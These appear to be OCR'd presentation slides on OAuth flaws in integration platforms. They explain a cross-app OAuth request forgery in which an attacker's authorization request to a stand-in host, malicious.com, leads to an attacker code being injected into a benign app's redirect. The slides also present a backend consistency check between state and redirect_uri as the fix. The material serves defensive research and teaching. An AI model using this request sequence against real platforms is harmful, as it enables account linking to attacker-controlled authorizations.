
or

app_id

redirect_uri has weak integrity

Attack #2:
Cross-app OAuth Request Forgery (CORF)

Cross-app Attacks




① **GET**
https://**malicious.com**/authorize
?client_id=**<malicious_app>**
&redirect_uri=platform.com/**<malicious_app>**/redirect&state=<state>

② Redirect to **benign app**'s R, Injecting the prepared code

③ **GET**
https://platform.com/**<benign_app>**
/redirect
?code=<attacker>&state=<state>

④ **Flaw:** Track active app solely by distinct redirect_uri

Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend



① Must embed a unique app ID in (and extract from) BOTH:


- state=eyJxxx.yyy.zzz
  {"app_id": <lyft>,
  …}
  / state-associated session

AND

- redirect_uri:
  https://platform.com/<lyft>/redirect
  app_id

② Enforce Matching at R

Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend




Enforce Matching at R

- state=eyJxxx.yyy.zzz
  {"app_id": <malicious>, …}
  / state-associated session

- redirect_uri:
  https://platform.com/<spotify>/redirect
  app_id


Cross-user Attacks

Vanilla OAuth relies on Browser to Track Session



Browser cookies link OAuth authorization to a user session

